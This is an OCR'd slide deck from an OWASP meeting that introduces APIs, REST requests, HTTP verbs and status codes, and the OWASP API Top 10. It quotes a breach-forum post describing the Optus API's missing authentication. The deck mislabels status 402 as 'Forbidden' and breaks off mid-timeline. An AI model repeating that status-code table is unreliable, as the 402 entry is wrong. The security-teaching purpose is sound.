OWASP API Top 10

Krischat Thataristorai, Secure D Center

OWASP Meeting #1 (All Season place, 38 Floor)
31 March 2023

WHOAMI

Education and Qualifications

- Bachelor of Engineering (Computer Engineering), Kasetsart University
- Cyber Security Foundation - CSFPC
- Offensive Security Certified Professional - OSCP
- Certified Red Team Professional (CRTP)

Background

- Krischat, a cybersecurity specialist with over two years of experience in the penetration testing covering web application, Mobile application and backend API, ATM/Kiosk, Wireless and network infrastructure.

Professional and Industry Experience:

- Published CVE security vulnerabilities (CVE-2021-36286, CVE-2021-36297) on DELL and (CVE-2022-23456, CVE-2022-38395) on HP
- Conducted Black-box and Grey-box web application, mobile application (iOS, Android) and Backend API penetration testing in various industries (e.g., Financial/Bank, Insurance, Government, Petrochemical)
- Conducted Black-box and Grey-box web application penetration testing on critical financial app for a major financial company
- Conducted Red teaming, External and Internal network infrastructure penetration testing for major financial firms (Top bank in Thailand)
- Conducted Kiosk/ATM/CDM penetration testing including Physical, application binary, network communication and servers-side API for a major bank.
- Conducted Smart POS system penetration testing and related backend API for a major e-commerce company.
- Contributed to the mobile application penetration testing internal framework.

© 2023 Secure D Center Co., Ltd.

API(s) Introduction


© 2023 Secure D Center Co., Ltd.

API(s)

[1] https://en.wikipedia.org/wiki/API
[2] https://www.researchgate.net/publication/323817030_API_vulnerabilities_Current_status_and_dependencies
[3] https://www.google.com/books/edition/API_Design_for_C++/IY29LylT85wC?gbpv=1 (Chapter 1, Figure 1.1)

What are API(s) ?

- ❑ API as known as Application Programming Interface[1]
- ❑ API is a program or system that is accessible by other programs[2] and communicates with each other.
- ❑ Exposes a set of data and functions to facilitate interactions between computer programs.
- ❑ API(s) are providing various types of services.




Reference: Reddy, Marathi (2011). API Design for C++ [3]

© 2023 Secure D Center Co., Ltd.

API(s)


Why is API security necessary?

- ❑ APIs are everywhere. If there is an application or service available on the internet, you can be sure it’s supported, in some way, by an API. These days, APIs power mobile applications, the Internet of Things (IoT), cloud-based customer services, internal applications, partner applications, and more.



Salt customer data

Growth in API call volume vs. malicious traffic




In the past 12 months, what security problems have you found in production APIs? (*Select all that apply*)

© 2023 Secure D Center Co., Ltd.

https://www.databreachtoday.com/optus-under-1-million-extortion-threat-in-data-breach-a-20142

API(s)

Why is API security necessary?



by optusdata - Tuesday September 27, 2022 at 12:02 AM

optusdata

4 minutes ago

Too many eyes. We will not sale data to anyone. We cant if we even want to: personally deleted data from drive (Only copy)


Sorry too 10.200 Australian whos data was leaked.

Australia will see no gain in fraud, this can be monitored. Maybe for 10.200 Australian but rest of population no. Very sorry to you.

Deepest apology to Optus for this. Hope all goes well from this

Optus if your reading we would have reported exploit if you had method to contact. No security mail, no bug bountys, no way too message.

Ransom not payed but we dont care any more. Was mistake to scrape publish data in first place.



optusdata

MEMBER

Posts: 1
Threads: 1
Joined: Sep 2022
Reputation: 0

38 minutes ago

> kleener Wrote:
>
> > Thanks for getting back with me. I have a few other questions:1) You didnt have to a
> > 2) What do you mean by "access control bug"?Thank you!Jeremyoptusdata Wrote:
> >
> > > kleener Wrote:
> > >
> > > Hi -
> > >
> > > This is Jeremy Kirk again, the journalist in Sydney. A source told me that this may
> > > API:
> > >
> > > api.optus.com.au
> > >
> > > And the source says someone could enumerate by phone number to extract the c
> > >
> > > Best,

No authenticate needed. That is bad access control. All open to internet for any one to use


© 2023 Secure D Center Co., Ltd.

API protocols and architectures

REST API specification

❑ **REST API(s):**


- A request is sent from client to server in the form of a web URL as HTTP GET, POST, PUT or DELETE request.
- The response comes from the server in the form of HTML, XML, Image, or JSON format



© 2023 Secure D Center Co., Ltd.

API protocols and architectures

REST: A sample REST API request



```
GET /api/v3/inventory/item/pillow  HTTP/1.1
HOST: rest-shop.com
User-Agent: Mozilla/5.0
Accept: application/json
```

```
HTTP/1.1 200 OK
Server: RESTfulServer/0.1
Cache-Control: no-store
Content-Type: application/json

{ "item": { "id": "00101", "name": "pillow",
"count": 25 "price": { "currency": "USD",
"value": "19.99" } }, }
```

© 2023 Secure D Center Co., Ltd.

[11] https://www.rfc-editor.org/rfc/rfc2616.txt

API protocols and architectures

REST: HTTP Verbs

HTTP Methods	CRUD	Description
GET	Read	Retrieve the complete state of a resource, in some representational form
HEAD	Show only header	Retrieve the metadata state of a resource such as (Version, Length, Type) **MUST NOT** send content in the response.
POST	Create	Create a new resource
PUT	Update	Insert a new resource into a store or update an existing, mutable resource
OPTIONS	Check status	Retrieve metadata that describes a resource’s available interactions
PATCH	Partial Update/Modify	The PATCH request only needs to contain the changes to the resource, not the complete resource(make a partial update).
DELETE	Delete	Remove the resource from its parent

© 2023 Secure D Center Co., Ltd.

https://www.rfc-editor.org/rfc/rfc2616.txt

API protocols and architectures

REST: HTTP Status

Code	Status	Description
200	OK	Indicates a nonspecific success
201	Created	Sent primarily by collections and stores but sometimes also by controllers, to indicate that a new resource has been created
202	Accepted	Sent by controllers to indicate the start of an asynchronous action
204	No Content	Indicates that the body has been intentionally left blank
301	Moved Permanently	Indicates that a new permanent URI has been assigned to the client’s requested resource
303	See other	Sent by controllers to return results that it considers optional
304	Not Modified	Sent to preserve bandwidth (with conditional GET)
307	Temporary Redirect	Indicates that a temporary URI has been assigned to the client’s requested resource

© 2023 Secure D Center Co., Ltd.

API protocols and architectures

REST: HTTP Status

Code	Status	Description
400	Bad Request	Indicates a nonspecific client error
401	Unauthorized	Sent when the client either provided invalid credentials or forgot to send them
402	Forbidden	Sent to deny access to a protected resource
404	Not Found	Sent when the client tried to interact with a URI that the REST API could not map to a resource
405	Method Not Allowed	Sent when the client tried to interact using an unsupported HTTP method
406	Not Acceptable	Sent when the client tried to request data in an unsupported media type format
409	Conflict	Indicates that the client attempted to violate resource state
412	Precondition Failed	Tells the client that one of its preconditions was not met
415	Unsupported Media Type	Sent when the client submitted data in an unsupported media type format
500	Internal Server Error	Tells the client that the API is having problems of its own

© 2023 Secure D Center Co., Ltd.


API Vulnerabilities

© 2023 Secure D Center Co., Ltd.

OWASP API Top 10 (2019) - https://owasp.org/www-project-api-security

API Vulnerabilities

OWASP Top 10 API Risks – What’s new about REST API security 2023?



OWASP API Security Project

- **Feb 14, 2023**

  OWASP API Security Top 10 2023 Release Candidate is now available.
- **Aug 30, 2022**

  OWASP API Security Top 10 2022 call for data is open.
- **Oct 30, 2020**

  GraphQL Cheat Sheet release. A truly community effort whose log and contributors list are available at GitHub.
- **Apr 4, 2020**

  OWASP API Security Top 10 2019 pt-PT translation release.
- **Mar 27, 2020**

  OWASP API Security Top 10 2019 pt-BR translation release.
- **Dec 26, 2019**

  OWASP API Security Top 10 2019 stable version release.
- **Sep 30, 2019**

